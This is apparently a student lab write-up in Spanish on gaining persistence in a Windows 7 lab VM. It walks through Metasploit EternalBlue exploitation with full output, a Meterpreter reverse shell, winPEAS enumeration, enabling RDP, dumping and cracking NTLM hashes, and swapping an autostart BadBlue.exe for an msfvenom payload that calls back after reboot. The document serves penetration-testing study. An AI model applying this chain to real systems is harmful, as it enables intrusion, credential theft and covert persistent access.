PERSISTENCIA
EN
ENTORNOS WINDOWS

En este ejercicio se va a proceder a explotar la maquina *"Metaexploitable_W7"* desde mi maquina Kali Linux con a la finalidad de obtener la persistencia en el sistema aun cuando se reinicie el sistema, habiendo seguido los siguientes pasos:

1. Una vez iniciada ambas maquinas se obtiene la IP de la maquina objetivo siendo la terminada en 101:

```
 IP          At MAC Address     Count    Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1      52:54:00:12:35:00    1     60  Unknown vendor
10.0.2.2      52:54:00:12:35:00    1     60  Unknown vendor
10.0.2.3      08:00:27:e1:58:23    1     60  PCS Systemtechnik GmbH
10.0.2.101    08:00:27:4e:35:0a    2    120  PCS Systemtechnik GmbH
```


2. Con la herramienta Metasploit y usando el módulo *"ms17_01_eternalblu"* se logra iniciar sesión con una meterpreter con privilegios *"Authority/System":*


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.12:53
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.101:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.0.2.12:53 -> 10.0.2.101:49175) at 2024-09-10 12:33:43 +0200

meterpreter > ls
Listing: C:\Windows\system32
```

3. Se procede a usar winPEAS, herramienta **post-explotación** utilizada en pruebas de penetración para enumerar información y encontrar posibles vectores de escalada de privilegios para sistemas Windows, procediendo a subir el archivo correspondiente para su ejecución en el sistema atacado:

```
meterpreter > upload winPEAS.bat .
[*] Uploading  : /home/kali/winPEAS.bat -> .\winPEAS.bat
[*] Completed  : /home/kali/winPEAS.bat -> .\winPEAS.bat
```

Una vez subido a la ruta que nos ha dado por defecto la meterpreter (“*/Windows/system32/”),* abrimos una shell y ejecutamos el archivo .bat:





4. Una vez ejecutado, aporta mucha información, destacando software que puede presentar vulnerabilidades en el sistema, y que más adelante nos centraremos en la aplicación *“BadBlue”,* el cual, es un servidor sencillo para sistemas Windows usando para compartir archivos (documentos, imágenes, etc) entre usuarios a través de la web.


5. Se examina en Metasploit, módulos post-explotación que puedan ser compatibles a usar con el exploit EternalBlue, probando varios de ellos con resultado negativo, hasta conseguir un nuevo acceso al sistema por la via RDP, ejecutando el módulo post *"Windows/manage/enable_rdp",* usando para ello, la sesión abierta anteriormente.
   Con el comando *"hashdump",* el cual, permite extraer los hashes de las contraseñas de los usuarios existentes en el archivo SAM (Security Account Manager), conseguimos el Administrador y el usuario "Bob".

6. En la web https://crackstation.net/ , se procede a descifrar los hashes NTLM de ambos usuarios, estando sin clave alguna, el administrador y el usuario Bob con la contraseña indicada en la imagen:

Un dato curioso que no tenga clave el administrador, pudiendo existir la posibilidad que este usuario este desactivado en el sistema.


7. Se procede al acceso al sistema a través de “Remote Desktop” con la maquina objetivo, tras haber abierto esa via anteriormente.

8. Una vez conectado, comprobamos la ruta donde se alojan los programas que se inician automáticamente en Windows, apareciendo uno de los programas que winPEAS aporto anteriormente: <u>BadBlue Enterprise Edition.</u>




9. Con esta información volvemos a la sesión abierta de Metasploit, accediendo a la ruta donde esta el ejecutable de la aplicación BadBlue, procediendo a eliminar el proceso 2644 en el sistema de la misma.

10. Se procede con la aplicación MSFvenom a realizar el payload malicioso, siendo subido al sistema objetivo con el mismo nombre del ejecutable de la aplicación: BadBlue.exe.




Aquí podemos observar el payload malicioso agregado al sistema, el cual, presenta permisos totales en el sistema objetivo, por lo que se ejecutara independientemente del usuario que inicie sesión la maquina infectada.



11. Finalmente, preparamos y ejecutamos en Metaesploit el módulo handler con el payload del archivo maliciosos inyectado al sistema objetivo, junto a la IP y el puerto donde recibiremos la reverse shell en la Kali, reiniciando la maquina Metaexploitable_W7.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpret
er/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.19
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.19:4444
```

12. Tras el reinicio, e iniciando sesión con el usuario Bob, podemos observar que se abre automáticamente nuestra nueva meterpreter en Metasploit, demostrando la persistencia en el sistema.



```
Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x86/windows  HETEAM\bob @ HETEAM  10.0.2.19:4444 -> 10.0.2.101:49163 (10.0.2.101)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: HETEAM\bob
meterpreter >
```